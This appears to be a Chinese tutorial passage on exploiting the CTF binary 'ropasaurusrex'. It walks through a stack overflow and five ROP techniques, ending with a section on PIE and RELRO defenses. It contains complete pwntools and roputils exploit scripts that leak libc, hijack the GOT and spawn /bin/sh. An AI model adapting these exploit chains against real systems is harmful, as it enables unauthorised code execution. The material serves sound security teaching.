buf长度为0x88，而read函数读入的长度为0x100，存在栈溢出。
根据IDA Pro标记的buf位置，或调试可以得到，要覆盖到返回地址，填充的 长度是(0x88 + 4)

```
$ socat TCP-LISTEN:1337,reuseaddr,fork
exec:./ropasaurusrex
```

```
$ nc 127.0.0.1 1337
AAAAAAAAAAAAAAAAAAAAAAAAA
WIN
$
```

此程序是标准输入输出型，可以通过 socat 或 xinetd 将其变成远程网络服务。例如上述 socat 命令将标准输入输出绑定至1337端口，只要远程连接此端口就可与程序交互。

控制 EIP


```
from pwn import *

context(arch='i386', os='linux', endian='little',
log_level='debug')
elf = ELF('./ropasaurusrex')
# 这里采用标准输入输出交互的方式
p = process(elf.path)
# p = remote('127.0.0.1', 1337)

print '[+] PID: %s' % proc.pidof(p)

payload = 'A' * (0x88 + 4) + 'BBBB'
p.send(payload)

p.interactive()
```

使用 python 库 pwntools 与程序交互，pwntools同时支持标准输入输出方式的交互和远程TCP连接的方式的交互。

输入(0x88 + 4)个A，再加上“BBBB”，可以正好让“BBBB”覆盖返回地址，从而劫持eip。

如何调试？

eip_control.py

```
from pwn import *

context(arch='i386', os='linux',
endian='little', log_level='debug')
elf = ELF('./ropasaurusrex')
# 这里采用标准输入输出交互的方式
p = process(elf.path)
# p = remote('127.0.0.1', 1337)

print '[+] PID: %s' % proc.pidof(p)
# 在交互之前暂定，为gdb附加(attach)留出时间
raw_input("gdb attach, press to continue...")
payload = 'A' * (0x88 + 4) + 'BBBB'
p.send(payload)

p.interactive()
```

```
$ python2 eip_control.py
[+] Starting local process '/tmp/ropasaurusrex':
Done
[+] PID: [7386]
gdb attach, press to continue...
```


```
$ gdb -q -p 7386
Attaching to process 7289
Reading symbols from /tmp/ropasaurusrex...done.
Reading symbols from
/lib/i386-linux-gnu/libc.so.6...done.
Reading symbols from /lib/ld-linux.so.2...done.
0xf7fd8be9 in __kernel_vsyscall ()
(gdb) continue
```

控制 EIP = 0x42424242


```
Thread 1 "ropasaurusrex" received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x90
EBX: 0x0
ECX: 0xffed5320 ('A' <repeats 140 times>, "BBBB\334Cx\367\350\201\004\bk\204\004\b")
EDX: 0x100
ESI: 0xf7784000 --> 0x1b1db0
EDI: 0xf7784000 --> 0x1b1db0
EBP: 0x41414141 ('AAAA')
ESP: 0xffed53b0 --> 0xf77843dc --> 0xf77851e0 --> 0x0
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10213 (CARRY parity ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x42424242
[-------------------------------------stack------------------------------------]
0000| 0xffed53b0 --> 0xf77843dc --> 0xf77851e0 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
```

漏洞利用

- 缓解措施
  - ASLR - 启用
  - NX - 启用
  - PIE - 关闭
- 利用ROP技术绕过NX
- 如果已知libc binary，需要泄露libc地址，才能计算出system()函数地址
- 利用思路如下图，需要两次ROP，第二次的ROP依赖第一次ROP泄露的地址，因此第二次ROP需要重新布置
- 问题来了，只有一次栈溢出，如果触发两次ROP？



方法1:溢出两次

- 第一次ROP，泄露 libc 地址，可泄露got表中write函数的地址
  - 调用 write(1, write_got, 4)，write函数可以通过PLT调用
  - 返回到 main() 函数并再次触发溢出
- 读取泄露的write函数地址，计算 system() 和字符串 '/bin/sh' 的地址
- 第二次ROP，调用 system('/bin/sh')

方法1:溢出两次(exploit代码)


```
from pwn import *

context(arch='i386', os='linux',
        endian='little', log_level='debug')
elf = ELF('./ropasaurusrex')
main = 0x80483f4

p = process(elf.path)
print '[+] PID: %s' % proc.pidof(p)

# 第一步: write(1, write_got, 4)
# 返回main函数做第二次溢出
payload = 'A' * (0x88 + 4)
rop = p32(elf.plt['write'])
rop += p32(main)
rop += p32(1)
rop += p32(elf.got['write'])
rop += p32(4)

payload += rop
p.send(payload)

write = u32(p.recv(4))
log.info('[+] write: %s' % hex(write))

# 第二步:计算system和binsh的地址
libc = write - 0xd5c70
system = libc + 0x3ad80
binsh = libc + 0x15ba3f

# 第三步:ROP调用 system('/bin/sh')
payload = 'A' * (0x88 + 4)
rop = p32(system) + p32(0xdeadbeef) + p32(binsh)

payload += rop
p.send(payload)

p.interactive()
```

方法2:栈迁移


- 第一次ROP，泄露 libc 地址
  - 调用 write(1, write_got, 4)，泄露write函数地址，同方法 1
  - 调用read(0, new_stack, ROP_len)，读取第二次ROP Payload到bss段（新的栈）
  - 利用栈迁移'pop ebp ret' + 'leave ret'，连接执行第二次ROP
- 读取泄露的write函数地址，计算 system() 和字符串 '/bin/sh' 的地址
- 根据计算出的system和binsh地址，输入第二次的ROP
- 等待栈迁移触发第二次ROP执行，启动Shell

方法2:栈迁移(exploit代码)



```
from pwn import *
context(arch='i386', os='linux', endian='little', log_level='debug')
pop_ebp = 0x080483c3;leave_ret = 0x804841b;pop3_ret = 0x80484b6;bss = 0x8049700
new_stack = bss + 4
elf = ELF('./ropasaurusrex');p = process(elf.path);print '[+] PID: %s' % proc.pidof(p)

payload = 'A' * (0x88) + p32(bss)
# 第一次ROP，首先泄露地址，调用write(1，write_got，4)
rop = p32(elf.plt['write']) + p32(pop3_ret) + p32(1) + p32(elf.got['write']) + p32(4)
# 然后读取第二次ROP Payload到新的栈上，read(0，new_stack，12)
rop += p32(elf.plt['read']) + p32(pop3_ret) + p32(0) + p32(new_stack) + p32(12)
# 栈迁移连接第二次ROP: 'pop ebp ret' + 'leave ret'
rop += p32(pop_ebp) + p32(bss) + p32(leave_ret)
payload += rop;p.send(payload)
# 接收泄露的write函数地址，并且计算system和binsh地址
write = u32(p.recv(4))
libc = write - 0xd5c70;system = libc + 0x3ad80;binsh = libc + 0x15ba3f
# 发送第二次ROP Payload:system('/bin/sh')
rop2 = p32(system) + p32(0xdeadbeef) + p32(binsh)
p.send(rop2)
# 等待栈迁移触发第二次ROP执行，启动Shell
p.interactive()
```

方法3:GOT表劫持(思路)



- 上述方法中，我们需要执行两次ROP，第二次ROP Payload依赖第一次ROP泄露的地址，能否只用一次ROP就完成利用？
- 在ROP中通过return to PLT调用read和write，实际上可以实现内存任意读写
- 因此，为了最终执行system()我们可以不使用ROP，而是使用GOT表劫持的方法:先通过ROP调用read，来修改write函数的GOT表项，然后再次调用write，实际上此时调用的则是GOT表项被劫持后的值，例如system()



方法3:GOT表劫持(详细步骤)

- 使用一次 ROP，完成 libc 地址泄露、GOT表劫持、命令字符串写入
  - 调用 write(1, write_got, 4)，泄露write函数地址，同方法 1
  - 调用 read(0, write_got, 4)，修改write()函数的GOT表项为system地址
  - 调用 read(0, bss, len(cmd))，将命令字符串 ("/bin/sh")写入.bss Section
  - 调用 write(cmd)，实际上调用的system(cmd)
- 读取泄露的write函数地址，计算 system() 地址
- 输入 system() 地址，修改 write() 函数的GOT表项
- 输入命令字符串"/bin/sh"，写入.bss Section
- 调用 write(cmd) 来运行 system(cmd)

方法3:GOT表劫持(exploit代码)


```
from pwn import *
context(arch='i386', os='linux', endian='little', log_level='debug')
pop3_ret = 0x80484b6;bss = 0x8049700;cmd = '/bin/sh\0'
elf = ELF('./ropasaurusrex');p = process(elf.path);print '[+] PID: %s' % proc.pidof(p)

payload = 'A' * (0x88) + p32(bss)
# 第一次ROP，首先泄露地址，write(1，write_got，4)
rop = p32(elf.plt['write']) + p32(pop3_ret) + p32(1) + p32(elf.got['write']) + p32(4)
# 利用read函数修改write()函数的GOT表项，read(0，write_got，4)
rop += p32(elf.plt['read']) + p32(pop3_ret) + p32(0) + p32(elf.got['write']) + p32(4)
# 利用read函数读取命令字符串，写入.bss Section，read(0，bss，len(cmd))
rop += p32(elf.plt['read']) + p32(pop3_ret) + p32(0) + p32(bss) + p32(len(cmd))
# 调用 write(cmd)，由于write的GOT表项被劫持，实际上调用的system(cmd)
rop += p32(elf.plt['write']) + p32(0xdeadbeef) + p32(bss)
payload += rop;p.send(payload)
# 接收泄露的write函数地址，并且计算system和binsh地址
write = u32(p.recv(4))
libc = write - 0xd5c70;system = libc + 0x3ad80;binsh = libc + 0x15ba3f
# 发送system函数地址和命令，劫持write函数GOT表项，并写入命令至bss Section
p.send(p32(system) + cmd)
# 等待执行system(cmd)
p.interactive()
```

方法4:使用DynELF

- 原理:如果可以实现任意内存读，可以模拟_dl_runtime_resolve函数的行为来解析符号，这样的好处是无需知道libc。pwntools库中的DynELF模块已经实现了此功能。
- 编写一个通用的任意内存泄露函数
  - 通过返回main()函数来允许内存泄露触发多次
- 将泄露函数传入 DynElf 来解析 system() 函数的地址
- 通过 ROP 来调用 system('/bin/sh')
- 当目标的libc库未知时，DynElf 非常有用

方法4：使用DynELF（Exploit代码1）


```
from pwn import *
context(arch='i386', os='linux', endian='little', log_level='debug')
main = 0x804841d;bss = 0x8049700
elf = ELF('./ropasaurusrex');p = process(elf.path);print '[+] PID: %s' % proc.pidof(p)
# 将栈溢出封装成ROP调用，方便多次触发
def do_rop(rop):
    payload = 'A' * (0x88 + 4)
    payload += rop;p.send(payload)
# 任意内存读函数，通过ROP调用write函数将任意地址内存写出，最后回到main，实现反复触发
def peek(addr):
    payload = 'A' * (0x88 + 4)
    rop = p32(elf.plt['write']) + p32(main) + p32(1) + p32(addr) + p32(4)
    payload += rop;p.send(payload)
    data = p.recv(4)
    return data
# 任意内存写函数，通过ROP调用read函数往任意地址内存写入数据，最后回到main，实现反复触发
def poke(addr, data):
    payload = 'A' * (0x88 + 4)
    rop = p32(elf.plt['read']) + p32(main) + p32(0) + p32(addr) + p32(len(data))
    payload += rop
    p.send(payload);p.send(data)
```

方法4：使用DynELF（Exploit代码2）


```
# 将任意内存泄露函数peek传入DynELF
d = DynELF(peek, elf=elf)

# DynELF模块可实现任意库中的任意符号解析，例如system
system = d.lookup("system", "libc.so")
log.info('[+] system: %s' % hex(system))

# 将要执行的命令写入.bss Section
poke(bss, '/bin/sh\0')

# 通过ROP运行system(cmd)
do_rop(p32(system) + p32(0xdeadbeef) + p32(bss))

p.interactive()
```

方法5：Return to dl-resolve

- 前文曾讲过got的延迟绑定机制，ret2dl-resolve攻击利用这个了机制
- 当函数第一次被调用时才会去找函数真正的位置
- 最终调用dl_runtime_resolve(linkmap, index)
  - index为重定位表项索引
  - 大体执行过程如下：
  - 1.找到重定位表项 Elf32_Rel *reloc = JMPREL + index;
  - 2.找到符号表项 Elf32_Sym *sym = &SYMTAB[((reloc->r_info)>>8)]
  - 3.从字符串表中找到本次需要解析的函数名称 name = STRTAB + sym->st_name
  - 4.根据此名称到链接库中取得函数地址
- 攻击原理
  - 控制index参数，将其改为一个很大的数(改到我们可控的位置)
  - 伪造重定位表项信息、符号表信息、字符串表项信息
  - dl_fixup找到我们想要的函数地址并填回去(例如system)

方法5：Return to dl-resolve

- 无需leak，让程序自动解析system函数地址
  - http://phrack.org/issues/58/4.html#article
- 使用roputils库
  - https://github.com/inaz2/roputils
  - 封装好了ret2dl_resolve攻击的接口
- 两个主要的dl-resolve接口
  - rop.dl_resolve_call : dl-resolve调用
  - rop.dl_resolve_data :构建相关数据(伪造符号表条目等)
- 大体步骤
  - 1.使用dl_resolve_data接口伪造假的重定位表项、动态链接符号表项、动态链接字符串表项方便动态解析到system函数
  - 2.使用dl_resolve_call接口，根据上面伪造的数据，动态解析到system函数地址并执行

方法5：Return to dl-resolve(exploit代码1)


```
from roputils import *

fpath = '/tmp/ropasaurusrex'
offset = (0x88+4)
# 封装程序为一个rop对象，以便调用相关接口
rop = ROP(fpath)
#保存.bss地址
addr_bss = rop.section('.bss')
# rop链，将后面使用dl_resolve_data构造的数据读到bss段后调用resolve_call进行解析并跳转
buf =  rop.retfill(offset)
buf += rop.call('read', 0, addr_bss, 100)
buf += rop.dl_resolve_call(addr_bss+20, addr_bss)
```

方法5：Return to dl-resolve(exploit代码2)


```
p = Proc(rop.fpath)
p.write(buf)
# 伪造的重定位表项、动态链接符号表项、动态链接字符串表项
buf = rop.string('/bin/sh')
buf += rop.fill(20, buf)
buf += rop.dl_resolve_data(addr_bss+20, 'system')
buf += rop.fill(100, buf)
p.write(buf)
p.interact(0)
```

更多示

例：https://github.com/inaz2/roputils/blob/master/examples/dl-resolve-i386.py

https://github.com/inaz2/roputils/blob/master/examples/dl-resolve-x86-64.py

x64 架构下的 ROP

- amd64（64位）cdecl 调用约定
  - 使用寄存器 rdi, rsi, rdx, rcx, r8, r9 来传递前6个参数
  - 第七个及以上的参数通 过栈来传递
- 参数在寄存器中，必须用gadget来设置参数
  - pop rdi ; ret
  - pop rsi ; pop r15 ; ret ;
  - 用gadget设置 rdx 和 rcx 寄存器就比较困难一点，没有例如pop ret这种特别直接的gadget

x64 下通用 Gadget：__libc_csu_init


```
.text:0000000000400760 loc_400760:                             ; CODE XREF: __libc_csu_init+54↓j
.text:0000000000400760                 mov     rdx, r13
.text:0000000000400763                 mov     rsi, r14
.text:0000000000400766                 mov     edi, r15d
.text:0000000000400769                 call    qword ptr [r12+rbx*8]
.text:000000000040076D                 add     rbx, 1
.text:0000000000400771                 cmp     rbx, rbp
.text:0000000000400774                 jnz     short loc_400760
.text:0000000000400776
.text:0000000000400776 loc_400776:                             ; CODE XREF: __libc_csu_init+34↑j
.text:0000000000400776                 add     rsp, 8
.text:000000000040077A                 pop     rbx
.text:000000000040077B                 pop     rbp
.text:000000000040077C                 pop     r12
.text:000000000040077E                 pop     r13
.text:0000000000400780                 pop     r14
.text:0000000000400782                 pop     r15
.text:0000000000400784                 retn
.text:0000000000400784 __libc_csu_init endp
```

几乎所有的x64 ELF在__libc_csu_init函数中存在上面两个 Gadget，第二个Gadget可以设置r13，r14，r15，再通过第一个Gadget将这三个值分别送入rdx, rsi, edi中，正好涵盖了x64 cdecl调用约定下的前三个参数。

一个 Gadget 执行 /bin/sh

通常执行system("/bin/sh")需要在调用system之前传递参数；

比较神奇的是，libc中包含一些gadget，直接跳转过去即可启动shell；

通常通过寻找字符串“/bin/sh”的引用来寻找（对着/bin/sh的地址在IDA Pro中按X）

```
000000000003F76A mov     rax, cs:environ_ptr_0
000000000003F771 lea     rdi, aBinSh      ; "/bin/sh"
000000000003F778 lea     rsi, [rsp+188h+var_158]
000000000003F77D mov     cs:lock_3, 0
000000000003F787 mov     cs:sa_refcntr, 0
000000000003F791 mov     rdx, [rax]
000000000003F794 call    execve
000000000003F799 mov     edi, 7Fh         ; status
000000000003F79E call    _exit
000000000003F79E do_system endp
000000000003F79E
```

```
00000000000D7557 mov     rax, cs:environ_ptr_0
00000000000D755E lea     rsi, [rsp+1D8h+var_168]
00000000000D7563 lea     rdi, aBinSh      ; "/bin/sh"
00000000000D756A mov     rdx, [rax]
00000000000D756D call    execve
00000000000D7572 call    abort
```

如何防御 ROP？

- 位置无关代码(PIE)可防御攻击者直接ROP
  - 攻击者不知道代码地址
  - ROP 与 return to PLT技术无法直接使用
- PIE 绕过方法
  - 结合信息泄漏漏洞
  - x86_32架构下可爆破
    - 内存地址随机化粒度以 页为单位：0x1000 字节对齐

如何防御 GOT 表劫持?

- 重定位只读(Relocation Read Only)缓解措施
  - 编译选项:gcc -z,relro
  - 在进入main()之前，所有的外部函数都会被解析
  - 所有 GOT 表设置为只读
  - 绕过方法
    - 劫持为开启该保护的动态库中的GOT表(例如libc中的GOT表)
    - 改写函数返回地址或函数指 针

查看binary启用的缓解机制

使用工具checksec：https://github.com/slimm609/checksec.sh 可以帮助检查Linux下编译器启用的缓解机制情况，例如重定位制度（RELRO）、栈Canary、数据不可执行（NX）、位置无关代码（PIE）。

```
$ checksec -f ropasaurusrex
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH
No RELRO        No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No
```